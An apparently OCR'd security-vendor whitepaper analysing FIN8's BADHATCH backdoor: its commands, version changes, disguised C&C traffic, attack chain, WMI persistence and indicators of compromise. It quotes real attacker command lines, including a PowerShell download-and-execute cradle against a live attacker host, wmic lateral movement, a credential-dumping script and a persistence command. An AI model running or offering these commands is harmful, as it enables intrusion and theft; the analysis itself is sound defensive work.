
WHITEPAPER

Bitdefender



Security

FIN8 Returns with Improved BADHATCH Toolkit

www.bitdefender.com

Contents

Foreword

In January 2016, a new financially motivated threat actor group made its debut. Dubbed FIN8, this group is known to have used a diverse array of techniques, from spear-phishing to zero-day exploits in Windows, to infect retail, hospitality and entertainment companies and steal payment card data from POS systems.

The FIN8 group uses, among other tools, a fully featured backdoor called BADHATCH, first documented by GIGAMON in 2019. Bitdefender researchers have been closely monitoring development of the BADHATCH tool and discovered that newly deployed versions can ensure persistence, gather information about the victim's network and allow lateral movement to explore more computers to find valuable information.

Since 2019, FIN8 has been constantly improving malware capabilities with new features such as screen capturing, proxy tunneling, fileless execution and more.

Our analysis reveals several differences between three deployed BADHATCH versions and to isolate the differences between versions, which helps us pinpoint campaigns on a timeline.

Key Findings

- The FIN8 group is known for taking long breaks to improve TTPs and increase their rate of success. Bitdefender has just uncovered a series of improvements to the BADHATCH backdoor aiming to improve persistence and data collection (grabbing screenshots and file uploads)
- The BADHATCH malware is a mature, highly advanced backdoor that uses several evasion and defense techniques.
- The new backdoor also attempts to evade security monitoring by using TLS encryption to conceal Powershell commands.
- "Living off the land attacks" call for additional defenses to complement behavioral- and command-line detection. Endpoint Detection and Remediation increases the chances of blocking and alerting as soon as the malware attempts discovery and lateral movement.

Dissecting the latest version of the BADHATCH malware

This section provides technical details about the latest version of BADHATCH malware, which is currently v2.14. The command line that caught our attention is "**powershell.exe -nop $pa='sys';iex (New-Object System.Net.WebClient).DownloadString('https://192-129-189-73[.]sslip[.]io/yo')".** It abuses sslip.io - a service that provides free SSL certificates to encrypt traffic. While the service is legitimate and widely used, the malware abuses it in an attempt at evading detection.

The malware deployment is started by the malicious PowerShell command line that downloads the script from **'https://192-129-189-73[.]sslip[.]io/yo' and executes it. T**he script (which at one point in the investigation was identified as c328b3714df8400f4d4c071edb1f6d3b82d42488ebf8d9437c300bec9108755b) uses two variables, **$snoob** and **$cliks,** that are assigned to the base64 representations of

shellcode for the x86 and x64 architectures, respectively. To execute the shellcode, a .NET binary is used (eg. 3b185ff12a5fface0148adaf07037d7d17f8a0d49b64cf802f72be1970ac4241) that loads it in memory and runs it in a new thread.

The shellcode contains the BADHATCH DLL compressed with the ApLib algorithm.

Once loaded, the embedded DLL obtains the value of the Y1US environment variable and extracts the string that contains options for behavior customization. A list of possible values observed in samples found is presented below:

Y1US value patterns	Remark
proxy:<ip in dot form>:<port>	Uses the given socks5 proxy to connect to C&C server
sv	Injects itself into a new "**svchost.exe –k netsvcs**" process using APC
sys	Impersonates lsass.exe/vmtoolsd.exe token, then follows the same steps as in the case of **sv** option
ex	Injects itself into existing explorer.exe process by using **RtlCreateUserThread**
inj:<process id>	Injects itself into the process the **PID** of which is indicated

Y1US patterns

The mentioned environment variable is set by the deployment script as follows: **$env:Y1US=$pa.** The **$pa** variable is provided in the command line of the PowerShell process, "sys" being the only value we observed to be used by the attackers.

We should mention that many indicators remain unchanged since the release of the GIGAMON report, like the event object named **Local\\{45292C4F-AABA-49ae-9D2E-EAF338F50DF4}** that is used to ensure that only one running instance of malware exists and the asynchronous TLS-wrapped channel that intercepts TCP connections to the C&C and encrypts the traffic. The TLS wrapper is implemented using the Windows IO Completion PORT APIs and internally, it uses the already reported CompletionKeys "**nScS**" and "**rScs**". The port that is opened and bound on localhost, however, may not always be 3885 as previously reported – it is increased if the current value is already used, the upper bound being the value of 4005.

The BADHATCH banner went through several changes and the malware shows a version that looks like the one below:

```
---------------------------------------
* SH version %u.%u build %u %s
---------------------------------------

USING PROXY: %u.%u.%u.%u:%u

OS: %s%s SP %d %s (%d.%d.%d)
HOSTNAME: %s
CLIENT ID: %08X-%08X-%08X-%08X-%08X-SH
```

*Badhatch shell banner (the line with proxy parameters is present only if the **Y1US** variable contains such option)*

The shell has two operating modes. Depending on the instruction received from the C&C, it can use either the CMD or POWERSHELL mode. After the mode type is received, the shell launches a process of either cmd.exe or powershell.exe that is used to execute commands. Besides the normal commands each process can execute, the BADHATCH shell implements many custom ones.

In the POWERSHELL mode, powershell.exe is launched with the following command line - **%systemroot%\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -nop -noni -ep bypass -c iex($env:c)** and the environment variable "c" is set with a piece of PowerShell code that reads commands from a pipe and executes it using the **IEX**. Interestingly, we noticed that the first command written to that pipe is a PowerShell script that loads six custom commands – **info, Ping-Comp, Check-Port, Check-Share, psx** and **GetComputerInfo**. More information on supported commands in the POWERSHELL mode is presented in the table:

Command	Remark
info	Obtains the current system information such as **SHELL PID (pid of powershell.exe), PSVERSION, HOSTNAME, USER, LOGONSERVER, LASTBOOTUP, DATETIME, UPTIME** as well as integrity level of current process
Ping-Comp <target>	Uses a PowerShell object of type **System.Net.NetworkInformation.Ping** to ping a computer
Check-Port <target> <port>	Check if the indicated port of a target computer is open by establishing a TCP connection
Check-Share <target>	Checks if the user can access the $C share on the target computer
psx <target>	Lists the processes running on the target computer
GetComputerInfo <target>	Obtains information like disk information, OS type, logged users, system information for a remote computer using WMI
terminate	Terminates the shell
sleep <int>	Sleeps for a given number of minutes
remote <target>	Executes the info command on the remote computer (it uses a remote pipe named **psh444**) – it is unclear how the process on the remote computer that would read from that pipe is started
inject <PID>	Injects the BADHATCH into the process with the given PID
psm	Receives a PowerShell module from the C&C server and sends it through the pipe to the PowerShell process to be executed (there is a size limit of 10 MB)
mem	Receives a DLL and loads it in the current process
cve	Receives a DLL and loads it in the spawned cmd.exe/powershell.exe process
host	Sends OS version and hostname to the C&C server
id	Sends CLIENT_ID to the C&C server
pid	Sends the PID and process name of current process
upload <file>	Uploads the given file to the C&C sever
uac <cmd line>	Executes an UAC bypass using CMSTPLUA COM interface
download <path>	Receives content from the C&C server and saves it to the indicated file
whoami	Executes whoami.exe
scr	Takes a screenshot and sends it to the C&C server

v2.14 psh shell supported commands

In the CMD mode, the shell uses a process of cmd.exe and implements a different set of commands (including the following commands that behave like in the PowerShell mode: **terminate**, **sleep, inject**, **mem**, **cve**, **whoami**, **host**, **id**, **pid**, **scr**, **upload** and **download):**

Command	Remark
spawn <PID>	Impersonates the token of process with the given PID and injects the BADHATCH into a new svchost.exe
proxy local <start|stop><port>	Binds to 0.0.0.0:<port> and acts like a socks4, socks5 and http proxy


Command	Remark
proxy bc	Acts like a reverse proxy; Connects to C&C, receive the destination IP and port as well as the traffic to push to the destination
proxy status	Print info for the active connections on LOCAL and BC
ftp <status|start|stop>	Acts like an ftp server; Connects to C&C and receives ftp commands; it can also interact with SMB shares (receives paths with "smb\" prefix that is replaced with "\\")
spid	Sends the PID of spawned cmd.exe
steal	Impersonates the token of the process with the given PID and creates a new cmd.exe process that is used for command execution
revert	Terminates the cmd.exe process created by the "**steal**" command
ex	Sends the PID of explorer.exe and the corresponding domain user to the C&C server
eventlog <status|suspend|resume>	Manipulates the main-thread state of the process responsible for EventLog Service

v2.14 cmd.exe shell supported commands (unique to CMD mode)

The evolution of BADHATCH

By extracting the version numbers from the collected samples, we were able to identify three versions of the malware – v2.12, v2.13, and v2.14. Moreover, during the monitoring process we captured the moment of an update from v2.13 to v.2.14 – the update took place on 2020-12-13, although the compile time of the extracted samples indicated 2020-12-06 as the moment of the switch.

We put all the facts together and created a timeline of different campaigns where BADHATCH was used. This chronology is based partly on the compile time of malicious samples and partly on information derived from monitoring the URL that distributes the PowerShell scripts which are used to deploy BADHATCH.



Each version implements, modifies or deletes some features as illustrated in the following table:

Feature	V2.12	V2.13	V2.14
SYSTEM token impersonation	Tries to obtain lsass.exe token; If a token is obtained – it is used to call CreateProcessAsUserW	Tries to obtain lsass.exe token, then vmtoolsd.exe token; If a token is obtained – it is used to call CreateProcessAsUserW	Same behavior as in v2.13
HTTP request	The execution flow always sends HTTP request headers	Same as in v2.12	Configurable; There is a global variable that indicates to send http request with spoofed headers or to bypass this step
NTLM hash injection	✗	✗	The hash is received from C&C; Pass-the-hash is implemented only in x64 versions;
uac2 command	Uses schtasks.exe and the SilentCleandup task;	✗	✗
ftp commands	✗	✓	✓
revert command	✗	✓	✓
eventlog commands	✗	status, suspend, resume implemented	status, suspend, resume implemented

Differences between the 3 BADHATCH versions

Communication Protocol

The communication protocol seems to be adapted to evade detection because, in order to establish a connection to C&C, the malware sends an HTTP request that masquerades as a legitimate one:

V2.13/V2.14 http request:

```
GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?<random 8 hex chars><random 8 hex chars> HTTP/1.1
Connection: Keep-Alive
Accept: */*
If-None-Match: "<random 8 hex chars><random 8 hex chars>:0"
User-Agent: Microsoft-CryptoAPI/<win.major_version>.<win.minor_version>
Host: ctldl.windowsupdate.com
Cookie: PHPSESSID=<hex client id>
```

V2.12 http request:

```
GET /fwlink/?LinkId=<random 6 digit int> HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US,en
User-Agent: Mozilla/5.0 (Windows NT<win.major_version>.<win.minor_version>; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: go.microsoft.com
Cookie: PHPSESSID=<hex client id>
```

We identified two C&C servers (for v2.13/v2.14) **192[.]52[.]167[.]199** and **104[.]168[.]145[.]204** that were up when we started our investigation. Both servers were running an instance of **`nginx/1.14.1 (as revealed by`** Shodan**)** and we presume that the attackers used this software as a proxy that performed the TLS encryption of the traffic and the redirection of decrypted data to the actual C&C application.

An important observation after sending a few modified requests is that it seems the PHPSESSID that contains the CLIENT_ID is validated on the server side (CLIENT_ID contains a chain of CRCs on some system information) and, if the check fails, the server responds with HTTP code 404.

Attack scenario

To get a clearer picture of how attackers operated after compromising the victim, we collected the related command lines and grouped them by tactics while preserving the chronology of events:

Kill chain step	Commands	Remark	MITRE TTPS
Initial Access		unknown	✕
Privilege Escalation	• cmd.exe /Q /c cd \\ 1> \\\\127.0.0.1\\ADMIN$__1607046502.0308208 2>&1 • cmd.exe /Q /c cd 1> \\\\127.0.0.1\\ADMIN$__1607046502.0308208 2>&1 • cmd.exe /Q /c powershell.exe -nop $pa='sys';iex (New-Object System.Net.WebClient).DownloadString('https://192-129-189-73.sslip.io/yo') 1> \\\\127.0.0.1\\ADMIN$__1607046502.0308208 2>&1 • cmd.exe /Q /c ping -n 1 8.8.8.8 1> \\\\127.0.0.1\\ADMIN$__1607046502.0308208 2>&1 • cd Windows\Temp • dir sh-tmp.ps1 • powershell.exe -nop -ep bypass -c C:\\Windows\\Temp\\sh-tmp.ps1 sys	This group of commands reflect the deployment of BADHATCH malware which we believe is responsible for downloading the sh-tmp.ps1 script. Although we were unable to obtain the sh-tmp.ps1, many things indicate that this script is responsible for the privilege escalation step. The most important clue is that after the script execution, all subsequent commands are executed on behalf of SYSTEM user.	• Process Injection(T1055) • Asynchronous Procedure Call(T1055.004) • Access Token Manipulation(T1134) • Create Process with Token(T1134.002)
Persistence	• powershell.exe -nop -ep bypass -c c:\\windows\\temp\\m.ps1 f9eef8b27ff-68f41a8eb0b8739370640 • powershell.exe -nop -c System.Reflection.Assembly::Load(System.Convert::FromBase64String((WmiClass 'root\\cimv2:Win32_Base64Class').Properties'Prop'.Value));u-tYEb.a6Kxxs::Ye5d(10)	The telemetry data suggests that the m.ps1 script has installed the persistence that triggered the execution of the second presented PowerShell command line.	• Event Triggered Execution(T1546) • Windows Management Instrumentation Event Subscription(T1546.003)

Kill chain step	Commands	Remark	MITRE TTPS
Discovery	systeminfo.exe tasklist.exe ipconfig.exe /all net.exe group ”domain admins” /domain whoami.exe netstat.exe –f	These commands reflect the system fingerprinting	System Information Discovery(T1082) Process Discovery(T1057) System Network Configuration Discovery(T1016) Permission Groups Discovery(T1069) Domain Groups(T1069.002) System Owner/User Discovery(T1033) System Network Connections Discovery(T1049)
Credential Access	powershell.exe -nop -ep bypass -c c:\\windows\\temp\\mimi.ps1 786c34ba841a259d-0c8945503d0b6d89c46e9245	The name of the script suggests that this is probably a **mimikatz** script, but this is speculation because we were unable to get it. However, we are sure that the credentials were dumped, because the following commands from Discovery were executed on behalf of another domain user, probably a domain admin. Moreover, there are traces in telemetry from behavioral monitoring (ATC) that the PowerShell process read the memory of lsass.exe	OS Credential Dumping(T1003) OS Credential Dumping: LSASS Memory(T1003.001) Process Injection(T1055)

Kill chain step	Commands	Remark	MITRE TTPS
Discovery	tasklist.exe /v whoami.exe tasklist.exe /v| findstr.exe explorer net.exe group “domain admins” /domain nltest.exe /domain_trusts ping.exe –n 1 <domain fqdn>	The discovery of the Domain Controller.	Process Discovery(T1057) Permission Groups Discovery(T1069) Domain Groups(T1069.002) System Owner/User Discovery(T1033) Domain Trust Discovery(T1482)
Lateral Movement	wmic.exe /node:<local ip of DC> process call create \cmd /c powershell.exe -nop $pa=’sys’;iex (New-Object System.Net.WebClient).DownloadString(‘https://192-129-189-73.sslip.io/yo’)\””	The deployment of the BADHATCH on Domain Controller.	Windows Management Instrumentation(T1047)
Other steps	cmd.exe /c powershell.exe -nop -ep bypass -c c:\\windows\\temp\\m.ps1 sys	The telemetry data indicates that the same persistence was installed on DC.	

The redirection of the output to “**1> \\\\127.0.0.1\\ADMIN$__<unix timestamp> 2>&1**” suggests that the actor uses the wmiexec.py tool from Impacket.


Persistence Mechanism

The attackers used the WMI event subscription mechanism to ensure persistence. Even though we couldn't get the PowerShell scripts listed in this section, we gathered the traces that indicate that the "**powershell.exe -nop -ep bypass -c c:\\windows\\temp\\m.ps1 f9eef8b27ff68f41a8eb0b8739370640"** command line is responsible for persistence setup. As a result, it creates an event consumer named **PerfData** having the **"powershell.exe -nop -c [System.Reflection.Assembly]::Load([System.Convert]::FromBase64String(([WmiClass] 'root\\cimv2:Win32_Base64Class').Properties['Prop'].Value));[utYEb.a6Kxxs]::Ye5d(10)"** command line associated with it. It also creates two event filters, named **PerfOsOnce** and **PerfOs**, which we believe should trigger the consumer command line.

The specifics of the **CommandLineEventConsumer** suggests that the script that installs the persistence creates a WMI object names **Win32_Base64Class** that has a propriety name "**Prop**" that contains a base64 string representation of a .Net binary. From that command line, it is clear that the .Net binary uses the namespace **utYEb**, the public class **a6Kxxs** that has the **Ye5d** method. We encounter a few such command lines that will be presented in the **IOC** section. Although we couldn't obtain the content of that WMI object, the behavioral telemetry suggests that it creates a svchost.exe process used for injecting code into it using **APC mechanism**.

Victims

Over the past year, we identified that the actor targeted its victims in countries such as the United States, Canada, South Africa, Puerto Rico, Panama and Italy, as seen on the map:



The identified industries are **Insurance, Retail, Technology** and **Chemicals**.

Recommendations

Like most persistent and skilled cyber-crime actors, FIN8 operators are constantly refining their tools and tactics to avoid detection. Bitdefender recommends that merchants take the following actions to minimize the impact of financial malware:

- Separate the POS network from the ones used by employees or guests
- Introduce cybersecurity awareness training for employees to help them spot phishing e-mails. Tune the e-mail security solution to automatically discard malicious or suspicious attachments.
- Integrate threat intelligence into existing SIEM or security controls for relevant Indicators of Compromise.
- Small and medium organizations without a dedicated security team should consider outsourcing security operations to professional Managed Detection and Response providers.

IOCs

C&C
192[.]52[.]167[.]199
104[.]168[.]145[.]204
us-west[.]com

Servers for distributing PowerShell scripts
https://192-129-189-73[.]sslip[.]io/yo
https://192-129-189-73[.]sslip[.]io/80
https://198-46-140-52.sslip[.]io/xxx
198[.]46[.]140[.]52
192[.]129[.]189[.]73

BADHATCH samples
a9dcdf037d39e88bc71ae844971e63aa78379d50ce47e8aaad0e4b1baf6c7040
da89d50220da32060ef38546d1160162637ff72e3c3fa2268febca9331eb5adc
8637b972d5db5c4cb152b0a42f4866c9b574e68023b7620911af8e3d472d4701
5634140992891d2382fa103031b96023b75470ecd1bf0cf88006a45e63ef41bc
ee188b38b4ab978e71a84fe20b9609d888832f2f543a5ec6aa112d61450986d1
6f0f702fc0f0a5420a1dbaf1aa88b13b557bebc2631a4157b8e026d80f7651b2
32863daa615afbb3e90e3dad35ad47199050333a2aaed57e5065131344206fe1
e058280f4b15c1be6488049e0bdba555f1baf42e139b7251d6b2c230e28e0aef
aa07611ce06d7482c1d2d2f26c8721d6833718abd72360b81598bc2935811dcb
cb28e7980ba2f1c718cd96401b9290719e7748ab9987abcf9ad9e376f6f60b37

Command Lines
powershell -nop -ep bypass -c C:\\Windows\\Temp\\sh-tmp.ps1 sys
powershell.exe -nop -ep bypass -c c:\\windows\\temp\\mim.ps1 786c34ba841a259d0c8945503d0b6d89c46e9245
powershell.exe -nop -ep bypass -c c:\\windows\\temp\\mimi.ps1 786c34ba841a259d0c8945503d0b6d89c46e9245
